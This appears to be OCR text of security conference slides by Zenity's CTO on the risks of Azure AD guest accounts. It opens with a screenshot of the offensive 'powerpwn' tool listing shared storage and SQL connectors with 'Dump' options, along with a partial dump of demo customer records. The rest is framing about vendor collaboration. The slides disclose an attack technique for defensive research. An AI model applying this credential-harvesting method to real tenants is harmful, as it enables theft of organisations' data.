
hacker5@pwntoso.onmicroso...



powerpwn - Credentials

- [All Resources]
- [Credentials]
- [Automations]
- [Applications]
- [Connectors]

	Connector	Connection	Created by			
🟩	shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
🟪	shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
🟪	shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
🟦	shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
🟥	shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
🟥	shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName":
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b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com",
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"12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":
```

Hi there 👋

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP

- Hiring top researchers, engs & pms!

@mbrg0

github.com/mbrg


DR darkreading.com/author/michael-bargury

WHY invite guests in?

@mbrg0

How can two parties collaborate over a bunch of files?

F1000
enterprise



P POC Kickoff

W NDA

X Success Criteria


W Order Form

W POC Agenda

Small
vendor

Option 1: just email sensitive files around


Option 2: trust a rando on the internet



Option 2: trust a rando IRL


Source: deaddrops.com

Option 3: invite them in



F1000 tenant

Option 3: invite them in



Microsoft Documentation

Learn / Azure / Active Directory /

External Identities in Azure Active Directory

“external users can "bring their own identities." … and you manage access to your apps … to keep your resources protected.“

F1000 tenant

Safe guest access must be:

(a) Easy for vendors to onboard

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(a) Easy for vendors to onboard
(b) Easy for IT/security to control

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(a) Easy for vendors to onboard
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
(a) It's super easy to get a guest account



Excel | Microsoft 365

Chat | Microsoft Teams

SharePoint

Home - OneDrive


Home - Microsoft Entra admin c

Yammer - Feed
